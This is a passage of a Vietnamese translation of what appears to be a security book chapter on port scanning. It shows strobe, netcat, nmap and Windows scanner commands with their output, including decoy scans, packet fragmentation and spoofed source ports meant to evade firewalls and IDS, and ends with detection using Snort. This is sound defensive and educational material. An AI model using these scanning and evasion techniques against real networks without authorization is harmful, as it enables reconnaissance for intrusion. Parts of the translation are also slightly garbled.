Mặc dầu strobe rất đáng tin cậy nhưng bạn cũng cần phải chú ý đến một số điểm hạn chế của sản phẩm này. Strobe chỉ là một thiết bị quét TCP thuần túy do vậy không có tính năng quét UDP. Do vậy, chỉ với quét TCP thôi thì chúng ta chỉ coi như mới xem được một nửa của bức tranh. Ngoài ra, strobe chỉ sử dụng công nghệ quét kết nối TCP khi thực hiện kết nối tới mỗi cổng. Mặc dầu tính năng vận hành này làm tăng tính tin cậy của sản phẩm nhưng nó cũng làm cho thao tác quét cổng dễ dàng bị phát hiện hơn bởi hệ thống mục tiêu. Đối với những thủ thuật quét bổ xung nằm ngoài tính năng của strobe thì chúng ta phải tìm hiểu kỹ lưỡng hơn bộ công cụ.

udp_scan

Do strobe chỉ có tính năng quét TCP, chúng ta có thể sử dụng `udp_scan` của SATAN (Công cụ của Quản trị viên bảo mật để phân tích mạng) do Dan

Farmer và Wietse Venema viết vào năm 1995. Mặc dầu SATAN có hơi lỗi thời nhưng những công cụ vẫn hoạt động rất tốt. Ngoài ra, những phiên bản mới nhất của SATAN, hiện có tên SAINT, vừa mới được tung ra tại địa chỉ <http://wwdsilx.wwdsi.com>. Rất nhiều tiện ích khác có tính năng quét UDP. Tuy nhiên, chúng ta nhận thấy rằng `udp_scan` là một trong những công cụ quét UDP có uy tín nhất. Chúng ta cũng cần thừa nhận rằng mặc dầu `udp_scan` là một công cụ đáng tin cậy nhưng nó cũng có những tác dụng phụ có hại đó là khởi động một thông điệp quét SATAN từ một sản phẩm IDS quan trọng. Do vậy nó vẫn chưa phải là một sản phẩm hoàn hảo cho bạn. Thông thường chúng ta sẽ tìm kiếm những loại cổng nổi tiếng dưới 1024 và những cổng rủi ro cao trên 1024.

```
[stsunami] udp_scan 192.168.1.1.1-1024
42: UNKNOWN
53: UNKNOWN
123: UNKNOWN
135: UNKNOWN
```

netcat

Một tiện ích tuyệt vời khác đó là netcat hoặc nc do Hobbit viết (hobbit@avian.org). Sản phẩm này có nhiều tính năng đến nỗi chúng ta gọi nó là con dao Thụy sỹ trong bộ công cụ bảo mật. Trong khi chúng ta sẽ tìm hiểu kỹ một số tính năng ưu việt của sản phẩm này trong toàn bộ nội dung cuốn sách thì nc lại cung cấp những tính năng quét cổng TCP và UDP. Lựa chọn đối số `-v` và `-vv` sẽ thu được những kết quả dài dòng. Lựa chọn `-z` tạo ra chế độ zero I/O và được sử dụng cho việc quét cổng, và lựa chọn `-w2` tạo ra một giá trị thời gian chết cho mỗi lần kết nối. Theo mặc định nc sẽ sử dụng cổng TCP, do vậy ta phải xác định lựa chọn `-u` để quét cổng UDP (như trong ví dụ thứ hai sau đây).

```
[tsunami] nc -v -z -w2 192.168.1.1 1-140
```

```
[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop -3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42(?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open
```

```
[tsunami] nc -u -v -z -w2 192.168.1.1 1-140
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
```



```
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open
```

Network mapper (nmap)

Chúng ta vừa mới tìm hiểu một số công cụ quét cổng chính bây giờ chúng ta sẽ chuyển sang tìm hiểu tiếp các công cụ quét cổng cao cấp hiện có đó là nmap. Nmap (<http://www.insecure.org/nmap>) của Fyodor cung cấp tính năng quét TCP và UDP như đã đề cập đến trong phần giới thiệu các thủ thuật quét cổng trước đó. Hiếm có sản phẩm nào mà hội tụ trong nó nhiều tiện ích đến vậy. Bây giờ chúng ta cùng xem xét một số đặc điểm chính của sản phẩm này.

```
[tsunami] # nmap -h
nmap V. 2. 53 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect ( ) port scan by default
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF, -sX, -sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Option (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
* -p <range> ports to scan. Example range: '1-1024, 1080, 6666, 31337'
  -F Only scans ports listed in nmap --services
  -V Verbose. Its use is recommended. Use twice for greater effect.
  -p0 Don't ping hosts (needed to scan www.microsoft.com and other)
* -Ddecoy_host1,decoy2[,....] Hide scan using many decoys
  -T <Paranoid|Sneaky|Police|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/ -oM <logfile> Output normal/machine parsable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '_' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  -- interactive Go into interactive mode (then press h for help)
```

```
[tsunami] nmap -sS 192.168.1.1
```

Starting nmap V. 2. 53 by fyodor@insecure.org

Interesting ports on (192.168.1.11):

(The 1504 ports scanned but not shown below are in state: closed)

Port	State	Protocol	Service
21	open	tcp	ftp
25	open	tcp	smtp
42	open	tcp	nameserver
53	open	tcp	domain
79	open	tcp	finger
80	open	tcp	http
81	open	tcp	hosts2 -ns
106	open	tcp	pop3pw
110	open	tcp	pop -3
135	open	tcp	loc -srv
139	open	tcp	netbios -scan
443	open	tcp	https

Nmap có một số tính năng mà chúng ta cần tìm hiểu kỹ. Chúng ta vừa thấy cú pháp được sử dụng để quét một hệ thống. Tuy nhiên nmap giúp chúng ta dễ dàng quét toàn bộ mạng. Qua tìm hiểu ta có thể thấy là nmap cho phép chúng ta nhập vào những miền trong ký hiệu khóa CIDR (Class Inter-Domain Routing) (xem RFC 1519 – <http://www.ietf.org/rfc/rfc1519.txt>), một dạng thức tiện lợi cho phép chúng ta xác định 192.168.1.254 là miền. Cũng cần chú ý rằng sử dụng lựa chọn -o để lưu kết quả sang một file độc lập. Lựa chọn -oN sẽ lưu kết quả ở dạng thức mà con người có thể đọc được.

```
[tsunami] # nmap -sP 192.168.1.0/24 -oN outfile
```

Nếu bạn muốn lưu kết quả vào trong một file định giới bằng tab để sau đó bạn có thể phân tách kết quả theo một chương trình, bạn hãy sử dụng lựa chọn -oM. Vì chúng ta có thể thu được nhiều thông tin sau lần quét này do vậy ta nên lưu những thông tin thu được vào một trong 2 dạng thức trên. Trong một số trường hợp bạn có thể kết hợp cả lựa chọn -oN và -oM để lưu thông tin vào cả 2 dạng thức.

Giả sử sau khi thăm dò một hệ thống bạn phát hiện ra rằng hệ thống đó đang sử dụng một thiết bị lọc gói tin đơn giản như là một firewall. Khi đó ta có thể sử dụng lựa chọn -f để chia tách gói tin. Lựa chọn này sẽ phân tách những phần đầu TCP đối với một số gói tin mà các thiết bị kiểm soát truy nhập hoặc các hệ thống IDS rất khó phát hiện thao tác quét. Trong hầu hết mọi trường hợp, các thiết bị lọc gói tin hiện đại và các firewall dựa trên ứng dụng sẽ sắp xếp các phần phân tách trước khi đánh giá chúng. Rất có thể là những thiết bị kiểm soát truy nhập hoặc những thiết bị yêu cầu phải hoạt động hết tính năng sẽ không thể chấp nhận những gói tin trước khi tiến hành thao tác tiếp theo.

Phụ thuộc vào mức độ phức tạp của máy chủ và mạng mục tiêu, những lần quét do đó có thể dễ dàng bị phát hiện. Nmap có tính năng nhử mồi phụ được nhằm chôn vùi site mục tiêu bằng thông tin tràn ngập thông qua việc sử dụng lựa chọn -D. Tiền đề chính của sự lựa chọn này đó là thực hiện quét nhử mồi cùng thời điểm tiến hành quét thực. Ta có thể thực hiện thao tác này bằng cách kiểm trùng địa chỉ nguồn của một máy chủ hợp thức và sáo chớn giữa quét giả và quét thực. Tiếp đó hệ thống mục tiêu sẽ đáp ứng lại những địa chỉ đã được kiểm trùng cũng như lần quét thực. Ngoài ra site mục tiêu có nhiệm vụ nặng nề đó là truy ra mọi lần quét xem đâu là quét hợp thức và đâu là quét giả. Ta cũng cần phải chú ý rằng các địa chỉ giả phải ở trạng thái hoạt động, hoặc những thao tác quét của bạn có chôn vùi hệ thống mục tiêu và gây ra tình trạng từ chối dịch vụ.

```
[tsunami] nmap -sS 192.168.1.1 -D 10.1.1.1  
www.target\_web.com, ME -p25, 139,443
```


Starting nmap V.2.53 by fyodor@insecure.org

Interesting ports on (192.168.1.1):

Port	State	Protocol	Service
25	open	tcp	smtp
443	open	tcp	https

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

Trong ví dụ trước đây, nmap cung cấp những tính năng quét giả nhằm đánh lừa giữa những thao tác quét cổng hợp thức và quét cổng giả.

Một đặc tính quét rất hữu hiệu nữa đó là thực hiện *ident scanning*. Ident (xem RFC 1413 –<http://www.ietf.org/rfc/rfc1413.txt>) được sử dụng xác định đối tượng sử dụng của một kết nối TCP cụ thể bằng cách liên lạc với cổng 113. Rất nhiều phiên bản ident sẽ thực sự đáp ứng được người chủ của một quá trình vốn chỉ đặc trưng cho một cổng nhất định. Tuy nhiên, điều này quả là hiệu quả chống lại mục tiêu UNIX.

[tsunami] nmap -I 192.168.1.10

Starting nmap V.2.53 by fyodor@insecure.org

Port	State	Protocol	Service	Owner
22	open	tcp	ssh	root
25	open	tcp	smtp	root
80	open	tcp	http	root
110	open	tcp	pop-3	root
113	open	tcp	auth	root
6000	open	tcp	X11	root

Chú ý rằng trong ví dụ trên ta thực sự có thể xác định được người chủ của mỗi quá trình. Nếu đọc giả tinh ý có thể nhận thấy rằng máy chủ web đang chạy với tư cách là “root” chú không phải là một đối tượng sử dụng không có đặc quyền “nobody”. Đây là một thao tác bảo mật vô cùng lỏng lẻo. Do vậy bằng cách thực hiện quét ident scan ta có thể biết được rằng nếu như dịch vụ HTTP bị phá bằng cách cho phép một đối tượng sử dụng không hợp thức chạy lệnh thì kẻ tấn công sẽ ngay lập tức có thể truy nhập gốc.

Thủ thuật quét cuối cùng mà chúng ta sẽ tìm hiểu đó là *FTP bounce scanning* (quét nảy). Hobbit đã biến hình thức tấn công FTP bounce thành một hiện tượng đáng chú ý. Trong tài liệu gửi tới Bugtraq vào năm 1995 (<http://www.securityfocus.com/templates/archive.pike?list=1&199507120620.CAA18176@narq.avian.org>), Hobbit đã nêu ra một số lỗ hổng cố hữu trong giao thức FTP (RFC 959 –<http://www.ietf.org/rfc/rfc0959.txt>). Về bản chất thì hình thức FTP bounce attack là một phương pháp chuyển các kết nối thông qua một máy chủ FTP bằng cách lạm dụng sự hỗ trợ cho những kết nối FTP ủy quyền. Như Hobbit đã nêu ra trong bản thông báo của mình FTP bounce attack “có thể sử dụng để gửi những thư và tin tức ảo không thể bị phát hiện, tấn công vào nhiều vùng của máy chủ, làm đầy đĩa, vượt qua firewall, nói chung là nó gây khó chịu và rất khó bị phát hiện.” Ngoài ra bạn có thể đẩy

những thao tác quét ra khỏi máy chủ FTP để ẩn đi thông tin về bạn, hoặc thậm trí có thể bỏ qua các cơ chế kiểm soát truy nhập.

Thông thường nmap sẽ hỗ trợ hình thức quét này bằng lựa chọn -b; tuy nhiên cần có một số điều kiện cụ thể. Trước hết máy chủ FTP phải có một thư mục có thể đọc và ghi ví dụ như /incoming. Thứ hai là máy chủ FTP phải cho phép nmap nhập thông tin cổng giả bằng lệnh PORT. Mặc dầu thủ thuật này rất hữu hiệu trong việc bỏ qua được các thiết bị kiểm soát truy nhập cũng như ẩn đi thông tin của bạn nhưng nó lại là một quá trình diễn ra chậm chạp. Hơn nữa một số phiên bản máy chủ FTP mới không cho phép thực hiện hình thức này.

Chúng ta vừa mới giới thiệu những công cụ cần thiết để thực hiện quét cổng, nhưng chúng ta cũng cần phải biết cách phân tích dữ liệu thu được từ mỗi công cụ này. Cho dù dùng công cụ nào đi chăng nữa chúng ta cũng đều phải xác định được các cổng mở để biết thông tin về hệ điều hành. Ví dụ khi cổng 139 và 135 ở trạng thái mở thì rất nhiều khả năng hệ điều hành đó là Windows NT. Windows NT thường nghe trên cổng 135 và 139. Điều này khác biệt so với Windows 95/98 vốn chỉ nghe trên cổng 139.

Xem lại kết quả thu được của strobe (xem phần trước) ta có thể thấy được rất nhiều dịch vụ đang chạy trên hệ thống này. Nếu chúng ta có thể tiến hành đoán có cơ sở thì dường như hệ điều hành có nhiều điểm tương đồng với UNIX. Chúng ta có thể kết luận như vậy bởi thiết bị ghi cổng (portmapper 111), các cổng dịch vụ Berkeley R (512-514) và cổng 3277X trở lên đều đang nghe. Sự hiện hữu của những cổng như thế chỉ ra rằng hệ thống này đang chạy UNIX. Ngoài ra nếu như ta phải đoán mùi hương của UNIX thì ta phải đoán Solaris. Chúng ta đã biết rằng Solaris thường chạy các dịch vụ trong phạm vi 3277X. Cần ghi nhớ rằng chúng ta đang giả định và rằng rất có thể sẽ là loại hệ điều hành nào khác.

Bằng thao tác quét cổng TCP và UDP đơn giản, chúng ta có thể xác định nhanh chóng về đặc điểm lộ rõ của hệ thống mục tiêu. Ví dụ, nếu cổng 139 đang ở trạng thái mở trên máy chủ Windows NT thì cổng này có thể phải gặp nhiều rủi ro hơn. Chương 5 sẽ nghiên cứu kỹ về những điểm yếu cố hữu của Windows NT và cách sử dụng đường truy nhập cổng 139 để phá vỡ an ninh hệ thống vốn không có biện pháp bảo mật hợp lý chống lại sự truy nhập vào các cổng này. Trong ví dụ, hệ thống UNIX cũng trong tình trạng nguy hiểm do những dịch vụ đang nghe cung cấp nhiều tính năng và đã lộ rõ những điểm yếu bảo mật. Ví dụ các dịch vụ Remote Procedure Call (RPC) và dịch vụ Network File System (NFS) là hai cách kẻ tấn công phá an ninh máy chủ UNIX (xem Chương 8). Ngược lại, kẻ tấn công không thể phá an ninh của một dịch vụ từ xa nếu dịch vụ đó đang không ở trạng thái nghe. Do vậy chúng ta cần chú ý rằng càng nhiều dịch vụ chạy thì hệ thống càng có nguy cơ bị tấn công.

Các công cụ quét cổng dựa trên Windows

Chúng ta đã tìm hiểu khá kỹ về những thiết bị quét cổng trên phương diện của một đối tượng sử dụng nhưng điều đó có nghĩa là những đối tượng sử dụng Windows không thể tham gia vào cuộc chơi không? Lẽ đương nhiên là không rồi – các công cụ quét cổng sau đây đã trở thành những công cụ hàng đầu của chúng tôi do sự ưu việt về tốc độ, tính chính xác và các tính năng khác.


NetScanTools Pro 2000 (công cụ quét NetScan cho Pro 2000)

Là một trong những công cụ khám phá mạng đa năng nhất hiện nay, NetScanTools Pro 2000 (NSTP2K) cung cấp mọi tiện ích tuyệt vời trong một giao diện: DNS query bao gồm có nslookup và dig với axfr, whois, ping sweeps, NetBIOS name table scans, SNMP walk...Ngoài ra nó còn có thể thực hiện đồng thời nhiều tính năng. Bạn có thể quét cổng trên một mạng đồng thời quét ping trên một mạng khác. (Mặc dầu vậy tính năng này cũng không hoàn toàn đáng tin cậy khi làm việc với những mạng lớn, trừ phi bạn phải thực sự kiên nhẫn).

NetScanTools Pro 2000 cũng bao gồm một trong những thiết bị quét cổng dựa trên Windows tốt nhất hiện nay, trên phím tab Port Probe. Các tính năng của Port Strobe bao gồm có mục tiêu động và xác định cổng (cả danh sách cổng và IP mục tiêu đều có thể được nhập từ những file văn bản này), hỗ trợ quét TCP và UDP (mặc dầu không lựa chọn từng cổng một) và tốc độ đa luồng. Xét về mặt trái thì kết quả thu được của Port Strobe có vẻ hơi rắc rối khiến rất khó phân tách bằng script hoặc các công cụ phân tách dữ liệu. Đặc tính của Port Strobe không cho phép cài đặt script. Chúng ta mong muốn là kết quả của một chức năng có thể được nhập trực tiếp vào một chức năng khác.

Nói chung, NSTP2K (<http://www.nwpsw.com>) là một sản phẩm được viết rất chuyên nghiệp thường xuyên được cập nhật bằng những service pack, tuy vậy vẫn còn khá khiêm tốn khi xét đến phương diện cạnh tranh. Một phiên bản ít tính năng hơn có tên NetScanTool (hiện đã có phiên bản 4) hiện đang tiến hành thử nghiệm trong vòng 30 ngày nhưng nó vẫn không có những tính năng tương tự như của Pro 2000. (Ví dụ nó không thể quét UDP).

Khi sử dụng NSTP2K, chú ý vô hiệu hóa máy chủ ident trên phím tab Máy chủ IDENT qua đó giúp bạn không nghe trên cổng TCP 113 khi bạn tiến hành phá. Hình 2-3 minh họa NSTP2K đang quét một vùng mạng cấp trung bình.




Hình 2-3. Các công cụ NetScan Pro 2000 là một trong những công cụ thăm dò mạng/thiết bị quét cổng dựa trên Windows có tốc độ cao nhất.

SuperScan

SuperScan, của Founstone, được giới thiệu trên địa chỉ <http://www.foundstone.com/rdlabs/termsfuse.php?filename=superscan.exe>.

Đây là một thiết bị quét cổng TCP độc độ cao với giá phải cả phải chăng hoặc miễn phí. Cũng giống như NSTP2K, thiết bị này cũng có tính năng xác định danh sách cổng và IP mục tiêu động. Lựa chọn Extract From File đặc biệt tiện lợi (xem hình 2-4). Thông tin chi tiết được miêu tả trong phần hệ thống trợ giúp, chúng tôi giới thiệu sơ qua để các bạn có thể thấy rõ rằng đây là một công cụ tiết kiệm thời gian:

“[Tính năng Extract From File] tiến hành quét qua bất một file văn bản nào và trích các địa chỉ IP và hostname hợp lệ. Chương trình này đặc biệt thông minh khi tìm kiếm những hostname hợp lệ từ văn bản tuy nhiên đôi khi nó đòi hỏi trước đó phải loại bỏ văn bản rắc rối bằng một trình soạn thảo ngoài hệ thống. Bạn có thể click vào Browse và Extract bao nhiêu lần tùy thích sử dụng những file khác nhau và chương trình này sẽ nhập hostname mới vào danh sách. Bất kỳ một hostname nào trùng lặp sẽ bị loại bỏ. Khi đã tìm thấy tất cả các hostname bạn có thể click vào nút Resolve để chuyển tất cả các hostname thành địa chỉ IP dạng số chuẩn bị cho thao tác quét cổng.”



Hình 2-4: Tính năng SuperScan Extract From File đặc biệt tiện lợi. Chỉ vào bất kỳ một file văn bản nào, và nhập hostname và địa chỉ IP để chuẩn bị tiến hành quét cổng

Thao tác quả là rất dễ dàng như chúng tôi đã minh họa trong Hình 2-4. SuperScan cũng đưa ra một vài danh sách cổng khá đầy đủ như ta vừa thấy. (chúng ta bị lôi cuốn bởi danh sách có tên henss.lst, tuy nhiên nếu bạn ghi từng chữ cái đầu tiên của mỗi từ trong tiêu đề của cuốn sách này thì ta thấy rằng mình đã có phần thiên vị -cảm ơn Robin.) Các cổng có thể được lựa chọn thủ công bỏ chọn để tìm ra cốt lõi thực sự. SuperScan cũng có tốc độ rất cao.

WinScan

WinScan, của Sean Mathias thuộc Prosolve (<http://www.prosolve.com>) là một công cụ quét miễn phí có cả phiên bản hình họa (winscan.exe) và dòng lệnh (scan.exe). Thông thường chúng ta sử dụng phiên bản dòng lệnh trong bản ghi do tính năng quét các mạng cỡ Class C và kết quả dễ phân tách. Sử dụng phiên bản Win32 của các tiện ích strings, tee và tr của Công ty Mortice Kern Systems (<http://www.mks.com>), lệnh NT sau sẽ tiến hành quét toàn mạng tìm kiếm các cổng Well Known từ 0 cho đến 1023 và nhập kết quả thu được vào một các cột được giới hạn bởi dấu hai chấm của địa chỉ IP: service_nameport_#pairs.

```
Scan.exe -n 192.168.7.0 -s 0 -e 1023 -f | strings | findstr / c:"/tcp" | tr \
011\040 : | tr -s : : | tee -ia results.txt
```

Ta không nên sử dụng khóa chuyển đổi -f của scan.exe vì kết quả thu được có thể không hoàn toàn chính xác.

Kết quả bản ghi tương tự như sau:

192.168.22.5: nbssession: 139/tcp

192.168.22.16: nbssession: 139/tcp

192.168.22.32: nbssession: 139/tcp

Cảm ơn Patrick Heim và Jason Glassberg vì đã tạo ra những dòng lệnh tuyệt vời này.

ipEye

Bạn có cần Linux và nmap để tiến hành quét các gói tin lạ không? Hãy suy nghĩ kỹ - ipEye của Arne Vidstrom tại địa chỉ <http://ntsecurity.nu> sẽ tiến hành quét cổng nguồn, cũng như SYN, FIN và Xmas thông qua dòng lệnh Windows. Nhược điểm duy nhất của công cụ này là nó chỉ chạy trên Win2000 và chỉ có thể quét được một máy chủ tại một thời điểm. Sau đây là một ví dụ ipEye đang quét SYN có nguồn là cổng TCP 20 nhằm xâm nhập các quy tắc bộ lọc trên một cầu dẫn, cũng tương tự như lựa chọn đối số -p trong nmap:

```
C:\Toolbox>ipeye.exe 192.168.234.110 -syn -p 1 1023 -sp 20
```

IpEye 1.1 - (C) 2000, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)

- <http://ntsecurity.nu/toolbox/ipeye/>

1 – 52 [closed or reject]

53 [open]

54 - 87 [closed or reject]

88 [open]

89 - 134 [closed or reject]

135 [open]

136 - 138 [closed or reject]

139 [open]

...

636 [open]

637 - 1023 [closed or reject]

1024 – 65535 [not scanned]

Do có nhiều cầu dẫn và firewall ACL được cấu hình nhằm cho phép các giao thức như DNS (UDP 53), kênh dữ liệu FTP (TCP 20), SMTP (TCP 25) và HTTP (TCP 80) để lọt qua các bộ lọc, thao tác quét cổng nguồn có thể xâm chiếm các thiết bị điều khiển bằng cách đánh lừa với tư cách là luồng thông tin đi vào. Bạn phải biết dấu cách địa chỉ đằng sau firewall hoặc cầu dẫn. Tuy nhiên có được thông tin này cũng khó một khi công cụ NAT được sử dụng (NetBIOS Auditing Tool).

WUPS

Thiết bị quét cổng UDP (WUPS) cũng là sản phẩm của cùng một tác giả (Arne Vidstrom) tại địa chỉ <http://ntsecurity.nu>. Đây là một công cụ quét cổng UDP có độ tin cậy cao (phụ thuộc vào delay setting) mặc dầu nó chỉ có thể tiến hành quét từng máy chủ một để lần lượt phát hiện các cổng. WUPS còn là một công cụ có tính năng quét cổng UDP nhanh và đơn lẻ, như minh họa trong Hình 2-5.

Port Scanning Breakdown (Sự cố quét cổng)

Bảng 2-2 liệt kê các công cụ quét cổng phổ thông cùng với những hình thức quét của các công cụ này.

■ Biện pháp đối phó Quét cổng

Thăm dò Kẻ tấn công thường tiến hành quét cổng nhằm xác định các cổng TCP và UDP đang nghe trên một hệ thống từ xa. Thăm dò và phát hiện hoạt động quét cổng là công việc rất quan trọng để biết được thời điểm và đối tượng tấn công. Các phương pháp cơ bản dùng để phát hiện quét cổng là những chương trình IDS dựa trên mạng ví dụ như chương trình RealSecure và snort của Security System.

Snort (<http://www.snort.org>) là một IDS tuyệt vời do đây là một chương trình miễn phí và chữ ký thường xuyên có các chữ ký của các tác giả khác. Bây giờ bạn đã có thể đoán ra, đây là một trong những chương trình được yêu thích. (chú ý là phiên bản snort 1.x không có tính năng phân chia gói tin.) Sau đây là một bảng mẫu một lần quét cổng.

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]  
05/22 - 18: 48: 53.681227  
[**] spp_portscan: portscan status from 192.168.1.10: 4 connections across 1 hosts: TCP (0) UDP  
(4) [**]  
05/22 - 18: 49:14. 180505  
[**] spp_portscan: End of portscan from 192.168.1.10 [**]  
05/22 - 18: 49: 34/180236
```

Xét trên phương diện UNIX dựa trên máy chủ, có một vài tiện ích như scanlogd (<http://www.openwall.com/scanlogd/>) của Solar Designer có thể phát hiện và ghi lại những cuộc tấn công như vậy. Ngoài ra, Psionic PortSentry của

